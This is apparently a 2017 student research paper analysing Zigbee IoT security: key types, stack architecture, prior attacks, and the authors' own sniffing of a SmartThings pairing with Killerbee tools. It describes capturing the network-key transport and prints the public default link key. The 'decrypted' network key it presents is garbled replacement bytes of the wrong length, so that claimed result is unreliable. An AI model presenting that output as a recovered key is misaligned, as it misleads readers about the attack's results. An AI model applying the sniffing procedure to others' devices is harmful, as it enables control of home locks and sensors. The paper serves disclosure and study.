

# Security Analysis of Zigbee

XUEQI FAN, FRANSISCA SUSAN, WILLIAM LONG, SHANGYAN LI

*{xueqifan, fsusan, wlong, shangyan}@mit.edu*

May 18, 2017

## Abstract

This paper analyzes the security of Zigbee - a wireless communication protocol for Internet-of-Things devices. We start with the components in a network using Zigbee standard. We then give the readers an overview of the security policy, measures, and architecture. After the series of introductions of the standard, we discuss the devices and methods used to find security vulnerabilities and corresponding results. Lastly, we present a set of recommendations to Zigbee standard that will likely improve their security.

## 1 Introduction

Internet of Things (IoT) has become increasingly popular in the past few years. Subsequently, the security of the IoT devices becomes crucial, especially many devices have access to highly personalized and sensitive data. Zigbee is one of the most widely used standards for wireless communication between different IoT devices and has been adopted by many major companies, like Samsung and Philips. Zigbee is an **open standard** for low-power, low-cost wireless personal area networks that interconnect devices primarily for personal uses. The standard aims to provide a two-way and reliable communication protocol for applications with a short range, typically 10-100 meters. Zigbee is implemented with different application standards used in a variety of application areas, including home automation, smart energy, remote control and health care.

Even though Zigbee was designed with the importance of security in mind, there have been trade-offs made to keep the devices low-cost, low-energy and highly compatible. Some parts of the standard's security controls are poorly implemented, which inevitably lead to security risks. This paper highlights the main security risks and results of attempted attacks on a few IoT devices implemented with Zigbee standard.

## 2 Responsible Disclosure

In order to perform security analysis on Zigbee protocol, we purchased the Samsung SmartThings Hub v2, the Smart Outlet, and the Iris Contact Sensor. According to the Digital Millennium Copyright Act (DMCA) security research exemption for consumer devices, which was in effect since October 28, 2016, and lasts for two years, we are legally conducting this security analysis of Zigbee protocol by testing on these purchased Zigbee devices[1].

In more details, the exemption "authorized security researchers who are acting in good faith to conduct controlled research on consumer devices so long as the research does not violate other laws." [1] Our project satisfies this description because first, we have only been using open sourced programs as tools to test Zigbee devices and the devices are legally acquired. Then, we are performing the analysis and "hacking" with good-faith since we aim to examine the vulnerabilities of Zigbee protocol

as a final project for 6.857. This paper will also be published on 6.857 course website as additional evidence for "good-faith." Lastly, the Zigbee devices we chose are included in the exemption because they are designed for use by individual consumers, instead of industry.

### 3 Security Policy

#### 3.1 Principals

First, we introduce the five principals in Zigbee's security policy. A graph is included to illustrate the technical components of a Zigbee network.




Figure 1: Zigbee Overview

##### 3.1.1 Owner

The owner of Zigbee devices purchase the devices and need to establish the network with the coordinator and add other routers and end devices to the network. The owner can also remotely control the devices.

##### 3.1.2 Other Users

Other users in the household are also a principal in the policy. They can remotely control the devices and might be able to control the network by the permission of the owner.

##### 3.1.3 Coordinator



Each Zigbee network must have one coordinator that manages the overall network[2]. A coordinator usually functions as the trust center that provides security control of the network. The coordinator is responsible for establishing the network. In that process, it chooses the channel that is used in the network for the devices to communicate. Then the coordinator gives permission to other devices to join or leave the network and keeps track of all the end devices and routers. Also, it configures devices and enables end-to-end security between devices. More importantly, the coordinator stores and distributes the network keys. In a Zigbee network, the coordinator cannot sleep and needs to be continuously powered[3].

##### 3.1.4 Router

Routers in a Zigbee network act as intermediate nodes between the coordinator and the end devices. Routers have to join the network first by the permission of the coordinator. Then they can route

traffic between end devices and the coordinator, as well as transmit and receive data. A router also able to allow other routers and end devices to join the network. Similar to the coordinator, routers also cannot sleep as long as the network is established[3].

### 3.1.5 End Device

A Zigbee end device is the simplest type of device on a Zigbee network, and it is often low-power or battery-power. End devices are what the customers are more familiar with, like motion sensors, contact sensors, and smart light bulbs. The end devices also must join the network first to communicate with other devices. However, unlike the coordinator and the routers, the end devices do not route any traffic and cannot allow other devices to join the network. As a result of the inability to relay messages from other devices, the end devices can only communicate within the network through their parent nodes, often routers. Also different from the other two types of devices, the end devices can enter low power mode and sleep to conserve power[2]. This feature makes battery power possible for end devices.

## 4 Security Measures

Zigbee claims to provide state-of-the-art security tools allowing its member companies to create some of the most secure IOT wireless devices. Its security is based on symmetric-key cryptography, in which two parties must share the same keys to communicate. Zigbee uses the highly secure 128-bit AES-based encryption system [13]. Zigbee protocol is built on the IEEE 802.15.4 wireless standard, which has two layers, the physical layer (PHY) and the medium access control layer (MAC). Zigbee builds the network layer (NWK) and the application layer (APL) on top of PHY and MAC. As a low-cost protocol, Zigbee assumes an 'open trust' model where the protocol stack layers trust each other. Hence, cryptographic protection only exists between devices, but not between different layers in a device. This allows keys reusing among layers of the same device. For simplicity of the interoperability of devices, Zigbee uses the same security level for all devices on a given network and all layers of a device. Furthermore, it establishes the principle 'the layer that originates a frame is responsible for initially securing it'[4].

In addition, Zigbee command includes a frame counter to stop replay attacks (in which an attacker could record and replay a command message). The receiving endpoint always checks the frame counter and ignores duplicate messages.

Zigbee also supports frequency agility, in which its network is relocated in case of a jamming attack. [6]

### 4.1 Security Model

To satisfy a wide range of applications while maintaining low cost and power, Zigbee claims to offer two network architectures and corresponding security models: distributed and centralized. They differ in how they admit new devices into the network and how they protect messages on the network. [6]

A distributed security model provides a less-secured and simpler system. It has two devices types: routers and end devices. Here, a router can form a distributed security network when it can't find any existing network. Each router can issue network keys. As more routers and devices join the network, the previous routers on the network send the key. To participate in distributed security networks, all router and end devices must be pre-configured with a link key that is used to encrypt the network key when passing it from a router parent to a newly joined node. All the devices in the network encrypt messages with the same network key.

A centralized security model provides higher security. It is also more complicated as it includes a third device type, the Trust Center (TC), which is usually also the network coordinator. The Trust Center forms a centralized network, configures and authenticates routers and devices to join




Figure 2: Centralized vs. Distributed Zigbee Network

a network. The TC establishes a unique TC Link Key for each device on the network as they join and link keys for each pair of devices as requested. The TC also determines the network key. To participate in a centralized security network model, all entities must be pre-configured with a link key that is used to encrypt the network key when passing it from the TC to a newly joined entity. Both systems are illustrated in Figure 2 [13].

## 4.2 Security Assumptions

Aside from the open trust model between layers, the security of Zigbee ultimately depends on the following assumptions [4]:

1. The safekeeping of symmetric keys. Zigbee assumes that secret keys are not available outside of the device in an unsecured way, meaning that all transmission of keys must be encrypted. An exception to this is during pre-configuration of a new device, in which a single key might be sent unprotected, creating a brief vulnerability. Here, if the keys are stolen because the adversary has physical access to the devices, many information then become available. Zigbee's security policy does not protect against attack to hardware due to its low-cost nature.
2. The protection of mechanism employed. All Router and End Device nodes should support both centralized security and distributed security by adapting to the security scheme employed by the network that they join [14].
3. The proper implementation of cryptographic mechanism and associated security policies involved. Here, Zigbee developers are assumed to follow the complete protocol in practice. Zigbee also assumes the availability of almost perfect random number generators.

## 4.3 Security Keys

Zigbee network and devices use a network key and link keys to communicate. The recipient party always knows which keys are used in protecting the messages.

A network key is a 128-bit key shared by all devices in the network, which is used for broadcasting communications. There are two types of network keys: standard and high-security. The type usually controls how a network key is distributed as the network key must itself be protected by encryption when it is passed to the joining node [13]. For this encryption, a pre-configured link key is used; this key is known by both the Trust Center and the joining device for centralized security; this key is known by all nodes in distributed security.




A link key is a 128-bit key shared by two devices. There are two types of link keys: global and unique. The type determines how the device handles various TC messages (APS commands). In a centralized security network, there are three kinds of link keys: 1) global link key used by the TC and all nodes in the network, 2) unique link key used for a one-to-one relation between TC and a node, later replaced by the Trust Center link key, and 3) application link key, that is used between a pair of devices. Here, link keys related with the TC are usually pre-configured using an out-of-band method, for instance, QR code in the packaging, while link keys between entities are often generated by the Trust Center and encrypted with the network key. In a distributed security network, link keys only exist between a pair of devices.

#### 4.3.1 Security Key Types

##### Centralized Security Model

In a centralized security network, the keys for the network layer are as follows:

- **Network key**, as detailed above.
- **Pre-configured global link key**, which is used to encrypt the network key when it is passed from the TC to the devices. This link key is the same for all nodes in the network. [13] It may be Zigbee-defined key or manufacturer-defined:
  - The Zigbee-defined key, 5A 69 67 42 65 65 41 6C 6C 69 61 6E 63 65 30 39  (ZigbeeAlliance09), which allows nodes from different manufacturers to join the network.
  - A manufacturer-defined key that only allows nodes from the specific manufacturer to join the network.
- **Pre-configured unique link key**, which is also used to encrypt the network key when sent from the TC to a node. This link key is exclusive for each (TC, node) pair so it is different for every node. This link key is usually pre-configured or pre-programmed into the relevant nodes either in the factory or during commissioning [13]. In the new version, Zigbee 3.0, the pre-configured unique link key is usually in the form of an install code, a random 128-bit number protected by a 16-bit CRC (cyclic redundancy check) pre-installed in the devices. [6]

In an older version of Zigbee protocol, the nodes usually use the Zigbee defined pre-configured global link key but most devices compatible with Zigbee 3.0 use the pre-configured unique link key or manufacturer defined pre-configured global link key.

Once network-level security is set up, application-level security can be set up for more secure communication. The keys for the application layer are as follows:

- **Pre-configured global link key**, as explained above. This key is used for communication between the TC and all other nodes.
- **Pre-configured unique link key**, as explained above. This key is used for communication between the TC and one other node.
- **Trust Center Link Key (TCLK)**, which is used between the TC and one other node. This 128-bit key is derived from the pre-configured unique link key using Matyas-Meyer-Oseas (MMO) hash function or randomly generated by the TC. [6,13] This key is passed from the TC to the relevant node with encryption using the network key and (if exists) the pre-configured unique link key for the node. This Trust Center Link Key then is used to encrypt all subsequent communication between the TC and the relevant node, replacing the pre-configured unique link key. However, the node still keeps the pre-configured link key in case it needs to rejoin in the future.

- **Application Link Key**, which is used between a **pair of nodes** (without the TC) to communicate. This key is requested to the TC by one of the two end devices, then generated by the TC with association with the IEEE/MAC addresses of the two nodes. The TC encrypts this key with the network key and, if exists, the pre-configured unique link key for each node to transport this key to each node.

The keys used by a centralized security model of Zigbee protocol be summarized in Figure 3.

| Security Key                      | Description   |  |  |
|-----------------------------------|---|--|--|
| <b>Network-level Security</b>     |   |  |  |
| Network key                       | <ul style="list-style-type: none"><li>• Essential key used to encrypt communications between all nodes of the network</li><li>• Randomly generated by the Trust Centre</li><li>• Distributed to joining nodes, encrypted with a pre-configured link key (see below)</li></ul>   |  |  |
| <b>Application-level Security</b> |   |  |  |
| Global link key (pre-configured)  | <ul style="list-style-type: none"><li>• Used between the Trust Centre and all other nodes</li><li>• Pre-configured in all nodes (unless a unique link key is pre-configured - see below)</li><li>• Also used in joining to encrypt network key transported from Trust Centre to joining node</li><li>• If ZigBee-defined, allows nodes from all manufacturers to join the network</li><li>• If manufacturer-defined, allows only nodes from one manufacturer to join the network</li><li>• Touchlink Pre-configured Link Key is a key of this type</li><li>• Distributed Security Global Link Key is a key of this type</li></ul> |  |  |
| Unique link key                   | Optional key used to encrypt communications between a pair of nodes - may be one of:  |  |  |
|                                   | <table><tr><td>Pre-configured unique link key</td><td><ul style="list-style-type: none"><li>• Used between the Trust Centre and one other node</li><li>• Pre-configured in Trust Centre and relevant node</li><li>• Also used in joining to encrypt network key transported from Trust Centre to joining node</li><li>• Install Code-derived Pre-configured Link Key is a key of this type</li></ul></td></tr></table>  | Pre-configured unique link key   | <ul style="list-style-type: none"><li>• Used between the Trust Centre and one other node</li><li>• Pre-configured in Trust Centre and relevant node</li><li>• Also used in joining to encrypt network key transported from Trust Centre to joining node</li><li>• Install Code-derived Pre-configured Link Key is a key of this type</li></ul> |
|                                   | Pre-configured unique link key  | <ul style="list-style-type: none"><li>• Used between the Trust Centre and one other node</li><li>• Pre-configured in Trust Centre and relevant node</li><li>• Also used in joining to encrypt network key transported from Trust Centre to joining node</li><li>• Install Code-derived Pre-configured Link Key is a key of this type</li></ul>   |  |
|                                   | Trust Centre Link Key (TCLK)  | <ul style="list-style-type: none"><li>• Used between the Trust Centre and one other node</li><li>• Randomly generated by the Trust Centre</li><li>• Distributed to node encrypted with network key and pre-configured link key (if any)</li><li>• Replaces pre-configured link key (if any) but application must retain the pre-configured key in case it needs to be reinstated</li></ul> |  |
| Application link key              | <ul style="list-style-type: none"><li>• Used between a pair of nodes, not including the Trust Centre</li><li>• Randomly generated by the Trust Centre</li><li>• Distributed to each node encrypted with network key and pre-configured link key (if any)</li></ul>  |  |  |

Figure 3: Zigbee Security Key Summary for Centralized Model

### Distributed Security Model

The keys used for the network and application layer in the distributed security model are as follows:

- **Network key**, as described above.
- **Distributed Security Global Link Key**, which is used to encrypt the communication between the Router parent and a joining node. This key is factory-programmed into all nodes [14].
- **Pre-configured Link Key**, which is also used to encrypt the communication between the Router parent and a joining node. This key is also factory-programmed into all nodes using commissioning tool. There are three types of this key:

- **Development key**, which is used during development before Zigbee certification.
- **Master key**, which is used after successful Zigbee certification.
- **Certification key**, which is used during Zigbee certification testing. [14]

At the end, the link key used should be the master key that shows a successful Zigbee certification.

#### 4.3.2 Security Key Modification

In a centralized security model, the **TC periodically creates, distributes, and switches the network key** to limit the time that an attacker acquires a network key. The new network key is encrypted with the TC-generated Trust Center Link Key. When the new key first reaches the nodes, the transported key is automatically saved but not activated. A node can store more than one network key while identifying the current one with a unique 'key sequence number' assigned by the TC. [6, 14] Similarly, application link key can also be replaced with the new link key generated by the TC.

**There is also over-the-air (OTA) updates that allow a manufacturer to add new features, fix defects in the product, and apply security patches as new threats are identified.** OTA updates create potential security vulnerability if the protocol does not provide enough protection or the device manufacturer does not use all the available protection. Zigbee provides multi-layered security to update devices and assure that updated code images are not malleable. It encrypts all image transfers OTA with a unique key, signs the OTA image with another unique key, then encrypts the image during manufacturing so that only the end product can decrypt it. The image might be stored in on-chip memory that is configured with the debug read-back feature disabled – preventing reverse engineering with standard debugging tools, which is a common vulnerability of other solutions. Once the encrypted image is received, its secure bootloader decrypts the image, validates the signature, and updates the device. The bootloader also checks the validity of each image each time the device boots to prevent it from updating and return to using the previous known good image if the image is invalid (detecting image corruption quickly). [6]

## 4.4 Security Architecture

As mentioned before, Zigbee builds NWK and APL layers on top of the IEEE 802.15.4 PHY and MAC layers. The APL layer includes Application Support (APS) sublayer, the Zigbee Device Object (ZDO), and applications. The ZDO is responsible for managing the security policies and the security configuration of a device. The APS layer provides a foundation for servicing ZDO and Zigbee applications.




Figure 4: Outline of the Zigbee Stack Architecture

The architecture includes security mechanisms at three layers of the protocol stack: the MAC, NWK, and APS layers.

### 4.4.1 MAC Layer Security

The MAC layer security is based on the security of IEEE 802.15.4 (based on its specification) augmented with CCM\*. CCM is an enhanced counter with CBC-MAC mode operation encryption scheme, while CCM\* is CCM with encryption-only and integrity-only capabilities. The MAC layer uses a single key for all CCM\* security levels (CCM\* throughout the MAC, NWK, and APS layers). [5]

As part of the open trust model, the MAC layer is responsible for its own security processing, but the upper layers determine which keys or security levels to use. The upper layer sets the MAC layer default key to coincide with the active network key and the MAC layer link keys to coincide with any link keys from the upper layer. [5] MAC layer link keys (which are set by the upper layer are preferred. The following figure shows an outgoing MAC frame in Zigbee protocol with its security processing.

### 4.4.2 NWK (Network) Layer Security

The NWK layer is responsible for the processing steps needed to transmit outgoing frames and securely receive incoming frames securely. Similar to the MAC layer, upper layers set up the appropriate keys and frame counter and establish which security level to use. [4]

The NWK layer sometimes broadcast route request messages and process received route reply messages. In doing so, the NWK layer uses link keys if available; otherwise, it uses its active network






Figure 5: Zigbee frame with security at the MAC layer

key. Here, the frame format explicitly indicates the key used to protect the frame. The following figure shows an example of an encrypted network layer.




Figure 6: Zigbee frame with security at the NWK layer

#### 4.4.3 Application (APL) Layer Security

All the security related with the APL layers is handled by the APS (application support) sublayer. The APS layer is responsible for the processing steps needed to securely transmit outgoing frames, securely receive incoming frames, and securely establish and manage cryptographic keys. Upper layers control the security level or the management of cryptographic keys by issuing primitives to the APS layer. The following figure shows an example of encrypted APS layer.

In Zigbee 3.0, Zigbee protocol can also create an application-level secure link between a pair of devices in the network by establishing a unique set of AES-128 encryption keys between a pair of devices. This supports the virtual private links between a pair of devices which needs higher security. An example is in a functional network of home area network that connects many devices (lights, thermostats, occupancy sensors, door locks, window sensors, and garage door openers), an extra layer of security qualification is established between door locks and garage door openers to limit the ability of an attacker acquiring the network key to inject messages that would open the door lock; in this case the attacker would also need the link key between door locks and garage door openers. [6]

## 4.5 Updates on Zigbee 3.0

There is a designed "moment of insecurity" in the Zigbee HA 1.2 specification that uses a well-known symmetric encryption key known as the Trust Center Link Key to distribute a unique network key when a device first joins the network. This is a tradeoff that the Zigbee Alliance chose to make between security and simplicity - with a mitigated impact given that an attacker would have to be capturing Zigbee network traffic at the same time that a new device is being joined to the network. [5]




Figure 7: Zigbee frame with security at the APS layer

This method has been removed from the upcoming Zigbee 3.0 specification and replaced with a process that requires a per-device installation code that is used to generate a unique joining key, which is then used to acquire the Zigbee network key. The install code may be printed on the device, be a 2D barcode that is scanned by a camera, or some other out-of-band method of passing the code from the end-device to the Zigbee Coordinator device (in our case, the SmartThings Hub) such as NFC or Bluetooth Smart. However, our devices did not support the out-of-band key establishment and instead utilized the Trust Center Link Key described above.

## 5 Previous Work

There have been some projects done in the past few years on exploiting Zigbee vulnerabilities. Many of the hacks are performed on specific Zigbee devices since different hardware and software setups can limit the types of attacks hackers can perform. Here we give three examples of previous work with Zigbee.

### 5.1 Killerbee

Killerbee is a Python-based framework used to exploit the security of the devices implemented with Zigbee standard. Killerbee provides facilities for sniffing the keys, injecting network traffic, decoding the packets captured, and packet manipulation. Killerbee was first developed so that other users can extend the framework and build other tools and perform various kinds of attacks[8]. Killerbee is easily extendable because it has minimal library dependencies. We have used the Killerbee framework when our team attacked the Zigbee standard with the devices we purchased.

Some of the notable tools included in Killerbee framework include: 1) **zbassocflood**, used to crash the device from too many connected stations; 2) **zbdsniff**, used to capture Zigbee traffic and return the key if found; 3) **zbstumbler**, an active network discovery tool that sends beacon request frames out and returns the user information on discovered devices[9].

### 5.2 IoT Worm Hack on Philips Hue Light Bulbs

In November 2016, a paper was published to explain the attack targeted on Philips Hue Light Bulbs that implemented with Zigbee standard. The researchers used a drone to target Philips Hue Light Bulbs, and infected the light bulbs with a worm/virus that gives the attackers the ability to turn them on and off. Interestingly, the attackers controlled the lights to flash a Morse code "SOS" message[10].

This attack exploited the hard-coded symmetric keys on the light bulbs to control them through the Zigbee network. The worm was able to attack a light bulb from up to 400 meters away and then spread to nearby bulbs because Zigbee uses hard-coded skeleton keys. In more details, the worm tricked Philips into release an automatic firmware update for the bulbs and bypassed the built-in security safeguards against unauthorized remote access. Then, the attackers were able to easily

decrypt the AES-CCM key that is used in all Hue light bulbs. The worm can then spread to close-by bulbs using the Zigbee wireless network[11].

After publishing the paper about the attack, Zigbee quickly issued a response. They claimed that the vulnerability was not part of Zigbee standard, but rather an internal implementation error made by Philips. From this attack, we can see that even though Zigbee Alliance tries its best to ensure the security of its standard, they do not have complete control over how other companies implement the protocol and some erroneous implementation could lead to security weaknesses.

### 5.3 Internet of Things Map

The Internet of Things Map is projected that maps out the locations and manufacturers of Zigbee devices in Austin, TX. The researchers have developed an autonomous device that is equipped with multiple Zigbee radios to communicate with nearby devices, and a GPS used to locate the Zigbee devices. This device can capture and save the locations of all Zigbee devices within 30 to 100 meters radius[12].

This project has demonstrated how easy it is for the location and basic information on IoT devices to be leaked because of its wireless nature, even without performing an attack. Once an adversary locates a device, they can begin their attacks. The map also shows there is an increasing number of users of Zigbee devices in residential areas and commercial areas, which is one of the most important reasons why security in Zigbee is important.

## 6 Security Analysis

For our Zigbee IoT setup, we purchased several smart devices to implement a Zigbee Coordinator, Router, and End Device. We also use a set of tools including both hardware and software to be able to eavesdrop on Zigbee's 802.15.4 network. These tools not only give us passive listening functionality, but also give us the ability to perform packet flooding, replay, and spoofing attacks.

### 6.1 Hardware Tools

We purchased three devices to setup our IoT network. Samsung SmartThings Hub v2 is the centralized control hub from which users can connect and control their smart devices over the Internet. Our Centralite Smart Outlet represented our Zigbee router; since it is perpetually connected to power, it has the ability to route all traffic between the Coordinator and End Devices. Lastly, our Iris Contact Sensor is a magnetic sensor placed on a doorway that sends out a beacon whenever the door is open or closed. Since it is battery powered, it represents a Zigbee End Device that, if not being triggered, goes to sleep to reserve power.



We also acquired a Atmel Raven RZUSB Stick that allows users to capture 802.15.4 network data. The default firmware with which it's shipped provided only passive functionality (listening in on Zigbee channels). Since we wanted to also be able to perform attacks on the network and inject our own traffic, we installed custom Killerbee firmware onto the RZUSB. To flash this custom firmware, we also had to purchase:

- Atmel AVR Dragon On-Chip Programmer (ATAVRDRAGON)
- Atmel 100-mm to 50-mm JTAG Standoff Adapter (ATAVR-SOAKIT)
- 50mm male-to-male header (Digi-Key part S9015E-05)
- 10-pin (2x5) 100-mm female-to-female ribbon cable (Digi-Key part H3AAH-1018G-ND)

## 6.2 Software Tools

Once we had the Killerbee firmware installed, we had access to open-source tools written in Python used to communicate to the RZUSB functionality. Among other, we used these tools which were run from the command line:

- `zbdump` - A `tcpdump`-like tool to capture IEEE 802.15.4 frames to a libpcap or Daintree SNA packet capture file. Does not display real-time stats like `tcpdump` when not writing to a file.
- `zbstumbler` - Active Zigbee and IEEE 802.15.4 network discovery tool. `Zbstumbler` sends beacon request frames out while channel hopping, recording and displaying summarized information about discovered devices. Can also log results to a CSV file.

Once we had packet capture files (either libpcap or Daintree SNA files), we used a popular packet manipulation service called Wireshark to visualize the packets. Wireshark allowed us to understand the underlying structure and components of packet data which, in the raw, looks simply like a hex dump, but in Wireshark, exhibited useful information.

## 6.3 Procedures

Our first step, once we had successfully flashed the RZUSB with custom firmware and installed killerbee with all of its dependencies, was to recreate a device pairing.

On the SmartThings iOS application, we removed the Iris Contact Sensor and the Centralite Smart Outlet from the Hub's network. Next, we accessed the SmartThings developer web portal ([graph.api.smarththings.com](http://graph.api.smarththings.com)) where we could find technical specifications for the Hub as well as connected devices, personal area network IDs (PANID) for each device, and a live log of events on the network. From here, we found several key bits of information:

- State: **Functional**
- Version: **2.4.1**
- EUI: **24FD5B000001B3FD**
- Channel: **19**
- Node ID: **0000**
- Pan ID: **D75F**
- OTA: **enabled for all non-light devices**
- Unsecure Rejoin: **true**

Notice that the Zigbee channel being utilized is 19, that the Hub's PANID is 0xD75F, that Over-the-Air (OTA) key transport is enabled, and that unsecure rejoin, meaning that battery-powered devices may leave and rejoin the network without a new key rotation, is enabled. These default settings give us many potential avenues of attack.

### 6.3.1 Key Sniffing

Our primary attack focused us around capturing a key transport from our Zigbee network which could potentially be used to decrypt messages and send commands to devices. Firstly, we connected our RZUSB with our custom killerbee firmware to a Ubuntu Virtual Machine. We then called zbdump on channel 19 and output the packet capture data to a libpcap file. With the RZUSB sniffing for packets, we opened the SmartThings iOS application to place the Hub into pairing mode.

We then found both the Iris Contact Sensor and the Centralite Smart Outlet and saved them to the Hub's network. After the association was complete, we stopped sniffing and ported the packet capture data to WireShark. The results are displayed in the figure below:

|    |          |                       |                       |          |    |  |
|----|----------|-----------------------|-----------------------|----------|----|--|
| 9  | 2.999943 | 0x0000                |                       | ZigBee   | 28 | Beacon, Src: 0x0000, EPID: 42:9d:ab... |
| 10 | 2.999937 | 00:0d:6f:00:0d:ed:... | 0x0000                | IEEE ... | 21 | Association Request                    |
| 11 | 2.999937 |                       |                       | IEEE ... | 5  | Ack                                    |
| 12 | 2.999939 | 00:0d:6f:00:0d:ed:... | 0x0000                | IEEE ... | 18 | Data Request                           |
| 13 | 2.999939 |                       |                       | IEEE ... | 5  | Ack                                    |
| 14 | 2.999939 | 24:fd:5b:00:00:01:... | 00:0d:6f:00:0d:ed:... | IEEE ... | 27 | Association Response, PAN: 0xd75f A... |
| 15 | 2.999976 |                       |                       | IEEE ... | 5  | Ack                                    |
| 16 | 2.999976 | 0xe6ca                | 0x0000                | IEEE ... | 12 | Data Request                           |
| 17 | 2.999976 |                       |                       | IEEE ... | 5  | Ack                                    |
| 18 | 2.999977 | 0x0000                | 0xe6ca                | ZigBee   | 65 | APS: Command                           |
| 19 | 2.999977 |                       |                       | IEEE ... | 5  | Ack                                    |
| 20 | 2.999979 | 0xe6ca                | Broadcast             | ZigBee   | 54 | Data, Dst: Broadcast, Src: 0xe6ca      |

|   |                  |
|---|------------------|
| Counter: 110  |                  |
| ▼ ZigBee Security Header                                  |                  |
| ▼ Security Control Field: 0x10, Key Id: Key-Transport Key |                  |
| ...1 0... = Key Id: Key-Transport Key (0x2)               |                  |
| ..0. .... = Extended Nonce: False                         |                  |
| Frame Counter: 24581                                      |                  |
| Message Integrity Code: 36d88e5e                          |                  |
| ▼ [Expert Info (Warning/Undecoded): Encrypted Payload]    |                  |
| [Encrypted Payload]                                       |                  |
| [Severity level: Warning]                                 |                  |
| 0000 61 88 ad 5f d7 ca e6 00 00 08 00 ca e6 00 00 1e      | a... ..          |
| 0010 d7 21 6e 10 05 60 00 00 2b 80 b3 12 5c 15 c5 78      | .!n... +...x     |
| 0020 f2 0f b0 67 29 1e 56 e6 5b 45 91 b7 f7 19 ce f5      | ...g).V. [E....  |
| 0030 ce 20 a7 67 a6 8b fc ad 66 71 6b 36 d8 8e 5e ba      | . .g.... fqk6..^ |
| 0040 c8   | .                |

Several items are of interest here. For the first 9 packets, we observe simple broadcast messages by the Hub looking for devices to add. Packet 10 displays an Association Request by a device with only a MAC Address. After Acknowledgments and a successful Association Response in which the device is assigned a new PANID, we arrive at Packet 18 which is described as an APS: Command from the Hub coordinator to the newly added device.

Digging further into the Command packet shows us that it is encrypted with a Key-Transport Key. According to the Zigbee Specification, a Key-Transport Key is a "key used to protect key transport messages." [4] In other words, this message represented a transport of the shared Network Key to the newly added device, encrypted with a Key-Transport Key. After further research, we discovered that this Key-Transport Key is also known as the Trust Center Default Link Key. This Default TC Link Key is publicly known to be the hex encoding of the string ZigbeeAlliance09. [16]

With the encrypted hex key:

```
0xcc 0x60 0x47 0x4c 0x93 0x42 0xe2 0xf7 0x7f 0x78 0x1b 0xfb 0x26 0xe1 0xbb 0x0f
0xa1 0x15 0x79 0x13 0x64 0x92 0xde 0x6b 0xda 0x7c 0x0d 0xe2 0xd5 0xc5 0xc0 0x57
0x78 0xc4 0xa5
```

And the hex encoding of the Default TC Link Key:

```
0x5a 0x69 0x67 0x42 0x65 0x65 0x41 0x6c 0x6c 0x69 0x61 0x6e 0x63 0x65 0x30 0x39
```

We could decrypt the Network Key by passing it to an Advanced Encryption Standard (AES) decrypter with the Link Key to get a plaintext Zigbee Network Key:

```
ef bf bd ef bf bd ef bf bd 7d 11 29 23 ef bf bd 3b 44 ef bf bd 0c ef bf bd 45 ef bf
bd 79 ef bf bd 70 30 ef bf bd 1b ef bf bd 3f 44 ef bf bd ef bf bd 5e 49 ef bf bd ef
bf bd ef bf bd e5 bc a3 ef bf bd 1c ef bf bd ef bf bd ef bf bd ef bf bd ef bf bd 75
5f 65 0a
```

This Network Key can now be used to decrypt any traffic on the network including necrypted sensor readings from the Iris Contact Sensor, commands to turn the Centralite Smart Outlet On/Off by the Hub, or if we had other popular IoT devices, we could even perform more sinister attacks like unlocking doors or changing thermostat temperatures. From an administrator perspective, access to the Network Key gives an adversary total control of the network. Arbitrary devices can be joined or removed from the network including potentially malicious ones. Arbitrary commands can be given to individual smart devices and the network can be disbanded at will.

